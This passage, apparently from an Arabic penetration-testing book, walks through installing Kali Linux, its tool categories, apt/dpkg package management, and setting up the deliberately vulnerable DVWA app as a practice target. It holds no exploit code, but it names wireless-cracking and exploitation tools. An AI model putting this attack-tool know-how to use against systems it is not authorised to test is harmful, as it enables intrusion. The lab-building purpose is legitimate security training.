
Download Kali Linux Images


We generate fresh Kali Linux image files every few months, which we make available for download. This page provides the links to **download Kali Linux** in it's latest release. For a release history, check our Kali Linux Releases page.


Image Name	Direct	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit	ISO	Torrent	3.1G	2.0	aaeb89a78f155377282f81a785aa1b38ee5f8ba0
Kali Linux 32 bit	ISO	Torrent	3.2G	2.0	6e5e6390b9d2f6a54bc980f50d6312d9c77bf30b
Kali Linux 64 bit Light	ISO	Torrent	0.8G	2.0	fc54f0b4b48ded247e5549d9dd9ee5f1465f24ab
Kali Linux 32 bit Light	ISO	Torrent	0.9G	2.0	bd9f8ee52e4d31fc2de0a77ddc239ea2ac813572

٢. قم بخلق **VM** جديدة وقم بإعداد مساحة القرص المطلوبة والذاكرة **RAM**












ثم قم باختيار **Kali IOS** وابدأ عملية التنصيب



File
Machine
Help
New
Settings
Start
Discard
Kali Linux
Powered Off



Kali Linux - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
Storage
Storage Tree
Controller: IDE
Empty
Controller: SATA
Kali Linux.vdi
Attributes
CD/DVD Drive:
IDE Secondary Master
Live CD/DVD
Information
Type:
Size:
Location:
Attached To:
Choose a virtual CD/DVD disk file...
Host Drive 'E:'
Remove disk from virtual drive
Select a settings category from the list on the left-hand side and move the mouse over a settings item to get more information.
OK
Cancel
Help



٣. قم باختيار اللغة







وبعد انتهاء عملية التنصيب قم بتسجيل الدخول باسم المستخدم **root** وكلمة السر التي قمت باختيارها أثناء عملية التنصيب.


Applications
Places
Sun 23:49
en
ESD-USB
Untitled Folder

أدوات كالي:


Applications
Places
Sun 23:50
Favorites
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
13 - System Services
Usual applications
Wine
Activities Overview
aircrack-ng
chirp
cowpatty
fern wifi cracker
giskismet
gqrx
kismet
mdk3
mfoc
mfterm
pixiewps
reaver
wifite

- **جمع المعلومات Information Gathering:**

تحوي على أدوات الاستطلاع المستخدمة لجمع المعلومات والبيانات من الشبكة أو الجهاز الهدف.

- **تحليل الثغرات Vulnerability Analysis:**

تحوي على أدوات تخمين الثغرات في النظام الهدف وهذه الأدوات تستخدم بعد القيام بعملية الاستطلاع وجمع المعلومات عن الشبكة أو الجهاز الهدف.

- **تحليل تطبيقات الويب Web Applications Analysis:**

تحوي على الأدوات التي تستخدم في فحص واستغلال الثغرات في سيرفرات الويب ومعظم هذه الأدوات سوف يتم شرحها خلال هذا الكتاب.

- **الهجمات على كلمة السر Password Attacks:**

تحوي على الأدوات التي تقوم بهجمات القوة الغاشمة **brute force** وهجمات تخمين كلمة السر بشكل **offline**

- **الهجمات على الشبكات اللاسلكية Wireless Attacks:**

تحوي على الأدوات المستخدمة في استغلال الثغرات الموجودة في برتوكول الشبكات اللاسلكية **802.11** بالإضافة لأدوات استغلال ثغرات البلوتوث و ثغرات **RFID**

- **أدوات الاستغلال Exploitation Tools:**

تحوي على الأدوات المستخدمة في استغلال الثغرات التي تم اكتشافها في النظام الهدف.

- **التنصت وانتحال الشخصية Sniffing and Spoofing:**

تحوي على أدوات إلتقاط حزم البيانات في الشبكة و أداوت تعديل حزم البيانات من أجل انتحال الشخصية.

- **الهندسة العكسية Reverse Engineering :**

تحوي على أداوت الهندسة العكسية وأدوات تحليل البرمجيات الخبيثة.

- **التحليل الجنائي Forensics:**

تحوي على الأدوات المستخدمة في مراقبة وتحليل بيانات وتطبيقات الشبكات.

- **أدوات إعداد التقارير Reporting Tools:**

تحوي على الأدوات المستخدمة في إعداد تقرير عن المعلومات التي تم الحصول عليها خلال عملية اختبار الاختراق.

- **خدمات النظام System Services:**

يمكن من خلالها تفعيل وإلغاء تفعيل خدمات كالي مثل سيرفر الاباتشي و سيرفر قواعد البيانات.

تحديث كالي لينكس:

يجب تحديث الكالي بشكل دائم للتأكد من أن نظام التشغيل الأساسي والتطبيقات هما في أحدث نسخة وأن التحديثات الأمنية مطبقة.

ويتم ذلك باستخدام التعليمة

apt-get update

```
root@h2o:~# apt-get update
Get:1 http://http.kali.org sana InRelease [20.3 kB]
Get:2 http://security.kali.org sana/updates InRelease [11.9 kB]
Get:3 http://http.kali.org sana/main Sources [9,090 kB]
Ign http://http.kali.org sana/contrib Translation-en_US
Ign http://http.kali.org sana/contrib Translation-en
Ign http://security.kali.org sana/updates/contrib Translation-en_US
Ign http://http.kali.org sana/main Translation-en_US
Ign http://security.kali.org sana/updates/contrib Translation-en
Ign http://http.kali.org sana/main Translation-en
```

نظام إدارة حزم ديبيان:

يعتمد هذا النظام على حزم تطبيقات منفصلة تسمى **packages**

هذه الحزم يمكن أن يتم تنصيبها أو إزالتها من قبل المستخدم ومنها ما يدعم عملية اختبار الاختراق ومنها ما يزيد من قدرات نظام الكالي كدعم المهام مثل الاتصالات مثل

(**Skype, instant messaging and secure e-mail**)

أو دعم المستندات النصية مثل (**OpenOffice**)

الحزم يتم تخزينها في مستودعات ويتم تحميلها من قبل المستخدم وتنصيبها على جهازه.

نظام إدارة حزم ديبيان dpkg:

dpkg - Debian Package Management System

الأمر **dpkg** يستخدم لتنصيب أو إزالة أو طلب حزم

الأمر التالي يستخدم لطباعة كل الأدوات الموجودة في النظام داخل ملف نصي:

```
dpkg -l  > list.txt
```

والأمر التالي يستخدم لمعرفة إذا كانت أداة معينة قد تم تنصيبها:

```
dpkg -l | grep  <tool name>
```

الشكل التالي يظهر نتيجة تنفيذ الأمر

dpkg -l

وهو يعرض قائمة بالتطبيقات التي تم تنصيبها على كالي

```
root@h2o:~# dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name           Version       Architecture Description
+++-==============-=============-============-=================================
ii  0trace         0.01-3        amd64        A traceroute tool that can run wi
ii  acccheck       0.2.1-1kali4  amd64        Password dictionary attack tool f
ii  accountsservic 0.6.37-3+b1   amd64        query and manipulate user account
ii  ace-voip       1.10-1kali5   amd64        A simple VoIP corporate directory
ii  acl            2.2.52-2      amd64        Access control list utilities
ii  adduser        3.113+nmu3    all          add and remove users and groups
ii  adwaita-icon-t 3.14.0-2      all          default icon theme of GNOME
ii  afflib-tools   3.7.5-1       amd64        Advanced Forensics Format Library
ii  aglfn          1.7-3         all          Adobe Glyph List For New Fonts
ii  aircrack-ng    1:1.2-0~rc3-  amd64        wireless WEP/WPA cracking utiliti
ii  alsa-tools     1.0.28-1      amd64        Console based ALSA utilities for
ii  amap           5.4-4         amd64        next-generation scanning tool for
ii  amd64-microcod 2.20141028.1  amd64        Processor microcode firmware for
ii  anacron        2.3-23        amd64        cron-like program that doesn't go
ii  apache-users   2.1-1kali2    amd64        Enumerate usernames on systems wi
```

استخدام apt:

Apt هي اختصار ل **Advanced Packaging Tools (APT)**

وهي توسيع لوظيفة **dpkg** فهي تقوم بالبحث في المستودع وتنصب الحزمة المطلوبة أو تقوم بتحديثها

ويمكن أن تستخدم **apt** للقيام بعملية ترقية **upgrade** لكامل التوزيعه

التالي هو بعض استخدامات تعليمة **apt**:

- **apt-get update**: تستخدم من أجل إعادة تزامن ملفات الحزمة الحالية مع مصدرها المُعرف في ملف **sources.list** وهذه التعليمة (عملية التحديث) يجب أن تستخدم دائماً قبل القيام بعملية الترقية **upgrade or dist-upgrade**

- **apt-get upgrade**: تستخدم لتنصيب أحدث نسخة من كل الحزم المنصبة على النظام وذلك من خلال المصادر المُعرفة في ملف **sources.list**

عملية الترقية لا تقوم بتغير أو حذف الحزم التي لا يوجد نسخ جديدة منها ولا تقوم بتنصيب أي حزم جديدة غير موجودة مسبقاً.

- **apt-cache show <package name>**: تستخدم لعرض معلومات عن حزمة معينة.

- **apt-get remove <package name>**: تستخدم لحذف حزمة معينة.

- **apt-get dist-upgrade**: تستخدم لترقية كل الحزم المنصبة على النظام وتقوم بإزالة الحزم المهجورة من على النظام.

يمكن أن تستخدم أكثر من تعليمة بنفس الأمر كما في المثال التالي:

```
apt-get update && apt-get upgrade -y && apt-get dist-upgrade -y
```

هذا الأمر سوف يقوم بتحديث الحزم ثم ترقيتها ثم حذف الحزم المهجورة.

إعداد وتعديل كالي لينكس:

بعض التعديلات تتضمن الأمور التالية:

- إعادة ضبط كلمة السر **root password**
- إضافة مستخدم **non-root user**
- تسريع عمليات كالي.

إعادة ضبط كلمة سر:

لتغير كلمة السر الافتراضية للمستخدم الأساسي **root password** يتم من خلال التعليمة التالية:

```
passwd root
```

سيطلب منك إدخال كلمة السر الجديدة كما في الشكل التالي:

```
root@h2o:~# passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

إضافة مستخدم non-root user:

العديد من التطبيقات في نظام كالي تحتاج لصلاحيات الروت لتعمل، العمل بصلاحيات الروت هو أمر خطير لأن أي استخدام خطأ لأي تعليمة يمكن أن يضر بالأداة أو حتى بالنظام وفي بعض الحالات يفضل المستخدم العمل بصلاحيات مستخدم عادي **non-root user**

يمكن خلق مستخدم جديد لا يملك صلاحيات الروت من خلال الأمر التالي:

adduser nameuser

```
root@h2o:~# adduser noroot
Adding user `noroot' ...
Adding new group `noroot' (1003) ...
Adding new user `noroot' (1002) with group `noroot' ...
Creating home directory `/home/noroot' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for noroot
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```

تسريع عمليات كالي:

بعض الأمور التي تساعد على تسريع العمليات في نظام كالي:

- عندما تستخدم **virtual machine** قم بتنصيب

VM's software driver package

Guest Additions (VirtualBox) or VMware Tools (VMware)

- عندما تقوم بخلق **virtual machine** قم باختيار حجم قرص ثابت لأن عملية إضافة الملفات إلى القرص ذو الحجم الثابت تكون أسرع.
- قم بتنصيب **BleahBit** من خلال الأمر التالي:

```
root@h2o:~# apt-get install bleachbit
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

هذا التطبيق يقوم بتحرير مساحة القرص ويحذف الملفات المؤقتة من الذاكرة ويحذف الكوكيز وتاريخ تصفح الانترنت وينظف السجلات ويزيل الملفات الغير ضرورية وهذا يساعد على تسريع النظام.

تنصيب أدوات إضافية على كالي لينكس:

رغم أن كالي يحوي على العديد من الأدوات ولكنه من المحتمل أن تحتاج لتنصيب أدوات إضافية لزيادة فعالية عملية اختبار الاختراق في بيئات معينة.

يوجد عدة طرق لتنصيب أدوات إضافية على كالي:

- استخدام تعليمة **apt-get**
- الوصول إلى **GitHub repository**
- التنصيب المباشر للأدوات

كل الأدوات الموجودة في مستودع كالي **Kali Linux repository** يتم تنصيبها من خلال التعليمة:

```
apt-get install
```

بعض التطبيقات الموصى بها:

- **apt-file:** وهي **command-line tool** تستخدم للبحث داخل نظام **APT packaging system** وهي تسمح لك بعرض محتويات الحزمة بدون تنصيبها أو جلبها.
- **gnome-tweak-tool**: تسمح للمستخدم بتغيير **themes** وتغيير إعدادات سطح المكتب.
- **OpenOffice:** وهو مجموعة تطبيقات مفتوحة المصدر تستخدم لإنشاء وإدارة المستندات النصية.
- **scrub:** وهو أداة حماية تقوم بحذف البيانات بشكل أمن عن طريق استخدام عدة أشكال لإعادة الكتابة فوق البيانات.

تطبيق الويب الهدف:

سوف يستخدم **Damn Vulnerable Web Application (DVWA)** كتطبيق ويب هدف ويمكن أن تقوم بالبحث عنه من صفحته على الانترنت http://www.dvwa.co.uk

DVWA هو تطبيق ويب **PHP/MySQL** ومصمم بشكل يحوي على ثغرات ليساعد محترفي الحماية لاختبار مهارتهم وأدواتهم في بيئة شرعية وآمنة وهو يساعد مطوري الويب على فهم عمليات الحماية في تطبيقات الويب.

ولكن **DVWA** بشكل طبيعي غير متوفر على **VM** لذلك عليك أن تقوم بخلق **VM** الخاصة بك ثم تقوم بإعداد **DVWA** ليعمل داخلها، عملية التركيب والتنزيل مشروحة على موقع **DVWA** على الانترنت.

لأغراض في هذا الكتاب سوف نستخدم **DVMA** من خلال تشغيله على **Kali VM** بواسطة http://localhost أو **127.0.0.1**


سوف نقوم باستضافة كلاً من **DVWA** ونظام كالي على نفس **VM** أي أنك سوف تملك كل شيء تحتاجه على **VM** واحدة وبالتالي ستقلل من استخدام مصادر النظام.

تنزيل تطبيق الويب الهدف:

الخطوات التالية هي لتنصيب **DVWA** كتطبيق ويب هدف وهذا يتطلب اتصال بالإنترنت لذلك تأكد من أن كالي يمكنه الاتصال بالانترنت

